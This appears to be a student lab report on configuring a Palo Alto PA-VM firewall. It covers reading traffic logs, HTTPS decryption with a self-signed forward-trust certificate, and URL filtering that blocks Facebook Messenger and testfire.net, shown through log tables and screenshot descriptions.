


3. In the monitor tab shown below, we can see that the inside-host has internet access over HTTP (80)/HTTPS (443), and the PA-VM firewall.

Logs															Manual	HTTP SESSIONS
Traffic	RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	BYTES
	12/04 19:27:26	end	inside	outside	10.10.10.10		184.30.154.152				80	soap	allow	Internetaccess	tcp-rst-from-server	3.0k 0
WildFire Submissions	12/04 19:27:26	end	inside	outside	10.10.10.10		184.30.154.152				80	soap	allow	Internetaccess	tcp-rst-from-server	3.3k 0
Data Filtering	12/04 19:27:26	end	inside	outside	10.10.10.10		184.30.154.152				80	soap	allow	Internetaccess	tcp-rst-from-server	3.0k 0
HIP Match	12/04 19:27:26	end	inside	outside	10.10.10.10		184.30.154.152				80	soap	allow	Internetaccess	tcp-rst-from-server	3.2k 0
GlobalProtect	12/04 19:27:26	end	inside	outside	10.10.10.10		184.30.154.152				80	soap	allow	Internetaccess	tcp-rst-from-server	3.0k 0
IP-Tag	12/04 19:27:26	end	inside	outside	10.10.10.10		184.30.154.152				80	soap	allow	Internetaccess	tcp-rst-from-server	3.0k 0
User-ID	12/04 19:27:26	end	inside	outside	10.10.10.10		184.30.154.152				80	soap	allow	Internetaccess	tcp-rst-from-server	3.0k 0
Decryption	12/04 19:27:26	end	inside	outside	10.10.10.10		184.30.154.152				80	soap	allow	Internetaccess	tcp-rst-from-server	3.0k 0
Tunnel Inspection	12/04 19:27:26	end	inside	outside	10.10.10.10		184.30.154.152				80	soap	allow	Internetaccess	tcp-rst-from-server	3.0k 0
Configuration	12/04 19:27:26	end	inside	outside	10.10.10.10		184.30.154.152				80	soap	allow	Internetaccess	tcp-rst-from-server	3.0k 0
System	12/04 19:27:26	start	inside	outside	10.10.10.10		184.30.154.152				80	soap	allow	Internetaccess	n/a	592 0
Alarms	12/04 19:27:26	start	inside	outside	10.10.10.10		184.30.154.152				80	soap	allow	Internetaccess	n/a	592 0
Authentication	12/04 19:27:26	start	inside	outside	10.10.10.10		184.30.154.152				80	soap	allow	Internetaccess	n/a	592 0

Q4. Download and use Google Chrome on Inside-Host to access <https://www.google.com>. Analyze denies in the Monitor tab.

1. The below screenshot shows that we download the chrome successfully and we accessed <https://www.google.com>.



2. When we observe the “Monitor” tab in PA-VM, we see some denies in the monitor tab initially, because **Quic protocol runs over 443 which used Ip protocol UDP**. The drop logs indicate the same as shown below:

RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	HTTP/COOKIES	BYTES	
12/04 19:39:06	start	inside	outside	10.10.10.10		142.251.41.110				443	ssl	allow	Internetaccess	n/a	1.7k	0	
12/04 19:38:46	drop	inside	outside	10.10.10.10		142.251.41.35				443	not-applicable	deny	interzone-default	policy-denied	0	0	
12/04 19:38:46	end	inside	outside	10.10.10.10		199.232.214.172				80	me-update	allow	Internetaccess	tcp-fin	1.1k	0	
12/04 19:38:46	drop	inside	outside	10.10.10.10		142.251.41.35				443	not-applicable	deny	interzone-default	policy-denied	0	0	
12/04 19:38:41	drop	inside	outside	10.10.10.10		142.251.41.35				443	not-applicable	deny	interzone-default	policy-denied	0	0	
12/04 19:38:41	drop	inside	outside	10.10.10.10		142.251.41.35				443	not-applicable	deny	interzone-default	policy-denied	0	0	
12/04 19:38:41	drop	inside	outside	10.10.10.10		142.251.41.35				443	not-applicable	deny	interzone-default	policy-denied	0	0	
12/04 19:38:41	start	inside	outside	10.10.10.10		142.251.33.110				443	ssl	allow	Internetaccess	n/a	1.7k	0	
12/04 19:38:41	start	outside		192.168.1.254			192.168.1.216				5353	dns-base	allow	interzone-default	n/a	86	0
12/04 19:38:41	start	outside		192.168.1.254			192.168.1.216				137	netbios-ns	allow	interzone-default	n/a	92	0
12/04 19:38:36	end	inside	outside	10.10.10.10		20.190.151.132				443	ssl	allow	Internetaccess	tcp-fin	22.4k	0	
12/04 19:38:31	end	inside	outside	10.10.10.10		192.229.211.108				80	ocsp	allow	Internetaccess	aged-out	1.5k	0	
12/04 19:38:31	end	inside	outside	10.10.10.10		152.199.24.163				443	linkedin-base	allow	Internetaccess	aged-out	8.5k	0	
12/04 19:38:26	end	outside		192.168.1.254			192.168.1.216				5353	dns-base	allow	interzone-default	aged-out	86	0

Detailed Log View

Action	deny
Action Source	from-policy
Host ID	not-applicable
Application	not-applicable
Rule	interzone-default
Rule UUID	8bb4a984-b3c9-4d2d-a848-9eb03843e2e8
Session End Reason	policy-denied
Category	any
Device SN	
IP Protocol	udp
Log Action	

Source: 10.10.10.10
Destination: 142.251.41.35
Source DAG: 10.0.0.0-10.255.255.255
Country: United States
Port: 51494
Zone: inside
Interface: ethernet1/1
X-Forwarded-For IP:

Flags:
Captive Portal:
Proxy Transaction:
Decrypted:

Details:
Type: drop
Bytes: 0

5. Apply HTTPS inspection for Inside-Host Internet traffic.


HTTPS inspection enables the firewall to decrypt and inspect HTTPS traffic, ensuring security policies are applied to encrypted communications.

- Generated a device certificate under devices → certificate tab with name “testcertificate” with Forward Trusted Certificate and Forward Untrusted Certificate check.


NAME	SUBJECT	ISSUER	KEY	EXPIRES	STATUS	ALGORITHM	USAGE
testcertificate	CN = testcertificate	CN = testcertificate	RSA	Dec 5 04:05:39 2025 GMT	valid	Forward Trust Certificate	Forward Untrust Certificate

- We add a decryption rule under the policies tab of PA-VM under Decryption tab as shown in the below screen, it will decrypt all the traffic from the Inside-Host:


3. When we browse anything on chrome browser it is showing not secure as the certificate is not installed under trusted root, once installed it will not show this error as same demonstrated in below steps:




4. We imported the certificate under Trusted Root Authorities as shown below:




5. We get the warning with out Certificate name: "**Testcertificate**" which shows that it is properly generated.



- After importing the certificate, we can see below we are able to search in the browser and connection is secure:



- The below screenshot shows that connection is secure, and it is showing the certificate name which is from PA-VM:



8. The below screen shows that the access has been allowed in PA-VM under Monitor Tab:

Q6. Configure URL filtering to allow Inside-Host access to Facebook but block Facebook Chat.

- To Test the URL Filtering in Inside-host for Facebook and Facebook Chat we added a custom URL inside URL Category for Facebook as <https://www.facebook.com> and Facebook-Chat as www.facebook.com/messenger/ as shown below:

2. Under Objects → URL Filtering we add this rule under “Testfire” name: where we allowed the Facebook and blocked the Facebook Chat as shown in below snip.


The screenshot shows the 'URL Filtering Profile' dialog box. The 'Name' field is set to 'testfire'. The 'Categories' tab is selected, displaying three entries:

CATEGORY	SITE ACCESS	USER CREDENTIAL SUBMISSION
facebook *	allow	allow
facebookchat *	block	block
testfire *	block	block


3. We allowed this under URL Filtering in “Internetaccess” rule from inside to outside under the Profiles tab in Actions and selected “testfire” rule which we created above as shown below screen:

The screenshot shows the 'Security Policy Rule' dialog box. The 'Actions' tab is selected. In the 'Action Setting' section, the 'Action' dropdown is set to 'Allow'. In the 'Profile Setting' section, the 'URL Filtering' dropdown is set to 'testfire'.

4. To test the above configured rules, we browsed for **facebook.com** on chrome browser on the Inside-Host machine and page gets loaded as shown below:



5. To test the above configured rules, we browsed for **Facebook-Chat** with "facebook.com/messenger/" URL on the Inside-Host machine and error is shown as **Web Page Blocked** as shown below:



6. The above point can be noticed in the below screenshot under Monitor tab in **URL Filtering** tab as **Facebook-chat** gets denied. This is how we allowed the Facebook and blocked Facebook chat with the help of URL Filtering:

The screenshot shows the PA-VM firewall's monitoring interface. The left sidebar has a tree view with 'Logs' expanded, showing 'Traffic', 'Threat', 'URL Filtering', 'WildFire Submissions', 'Data Filtering', 'HIP Match', 'GlobalProtect', 'IP-AS', 'User-ID', 'Decryption', 'Tunnel Inspection', 'Configuration', 'System', 'Alarms', 'Authentication', and 'Packet Capture'. The 'MONITOR' tab is selected. The main area displays a log table with columns: URL, URL CATEGORY, FROM, SOURCE DYNAMIC, DESTINATION DYNAMIC, DYNAMIC USER, HEADERS, and HTTP-2 CONNECTION. The log table contains several entries, with a red box highlighting four specific rows:

URL	URL CATEGORY	FROM	SOURCE DYNAMIC	DESTINATION DYNAMIC	DYNAMIC USER	HEADERS	HTTP-2 CONNECTION
https://www.facebook.com...	facebookchat	inside	10.10.10.10	157.240.3.35	facebook-base	block-url	320
https://www.facebook.com...	facebookchat	inside	10.10.10.10	157.240.3.35	facebook-base	block-url	281
https://testfire.net/favico...	testfire-not-resolved	inside	10.10.10.10	65.61.137.117	web-browsing	block-url	0
https://testfire.net/	testfire-not-resolved	inside	10.10.10.10	65.61.137.117	web-browsing	block-url	0

Q7. Use URL filtering to block Inside-Host access to testfire.net

1. If you search in browser just now without any rule the page is working when you access testfire.net.

The screenshot shows a Windows 10 desktop environment within a VMware Workstation window. The taskbar includes icons for File, Edit, View, VM, Tabs, Help, and several open windows. One window is titled 'Altoro Mutual' and shows the homepage of Altoro Mutual, a financial services company. The page features sections for 'PERSONAL' and 'SMALL BUSINESS' banking, along with various service offerings like 'Online Banking', 'Debt Consolidation', 'Credit Cards', 'Auto Finance', 'Business', and 'Real Estate'. The URL in the address bar is 'https://testfire.net'. Below the browser window, the Windows 10 desktop is visible with icons for My Computer, GNS3 VM, Windows 10 x64, kali-linux-2024.3-vmware, Windows 7 x64, and Project PAN.

2. To block Inside-Host machine from accessing the specified URL, we first add the given URL (i.e. testfire.net) in the URL Category under the “Objects” tab of the PA-VM firewall:

The image consists of two screenshots of the PA-VM web interface, both titled "Final Project - Google Docs".

Screenshot 1: URL Category Configuration

- The URL "https://192.168.64.144/#objects:custom-objects:url-category" is shown in the address bar.
- The left sidebar shows various object categories like Addresses, Address Groups, Regions, Applications, etc.
- The main table lists a single URL category named "testfire" under the "NAME" column.
- A red box highlights the "NAME" column header and the entry "testfire".

Screenshot 2: URL Filtering Profile Configuration

- The URL "https://192.168.64.144/#objects:security-profiles:url-filtering" is shown in the address bar.
- The left sidebar shows various security profile categories like Security Profiles, URL Filtering, etc.
- The main table lists a URL filtering profile named "testfire" under the "NAME" column.
- A red box highlights the "NAME" column header and the entry "testfire".
- A modal window titled "URL Filtering Profile" is open, showing the configuration details:

 - Name: testfire
 - Description: (empty)
 - Categories tab (selected): Shows a list of categories including "Custom URL Categories" (with "testfire" selected) and "Pre-defined Categories" (with entries like "abortion", "adult", "alcohol-and-tobacco").
 - Site Access tab: Shows "Allow Categories (58)", "Alert Categories (5)", "Continue Categories (0)", and "Block Categories (11)".
 - User Credential Submission tab: Shows "Allow Categories (74)", "Alert Categories (0)", "Continue Categories (0)", and "Block Categories (0)".
 - HTTP Header Insertion tab: Shows "2 items" (redacted).

3. We configure a security rule under the policy tab of PA-VM interface with the name as “Testfire” as shown below:

4. To test the above configuration, browse for testfire.net from the Inside-Host machine, we see that **testfire.net** has been **blocked**, and we can see in the below screen it is showing **Web Page Blocked** and URL and Category and User: 10.10.10.10.

5. The monitor logs shown below indicate that the URL testfire.net has been blocked from the Inside-Host under Monitory inside URL Filtering in PA-VM:

RECEIVE TIME	CATEGORY	URL	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	ADDRESS GROUP	DESTINATION	APPLICATION	ACTION	HEADERS	SESSION ID
12/05 13:15:35	testfire	testfire.net/resolve	inside	outside	10.10.10.10			65.61.137.117		web-browsing	block	0
12/05 13:15:35	testfire	testfire.net/	inside	outside	10.10.10.10			65.61.137.117		web-browsing	block	0

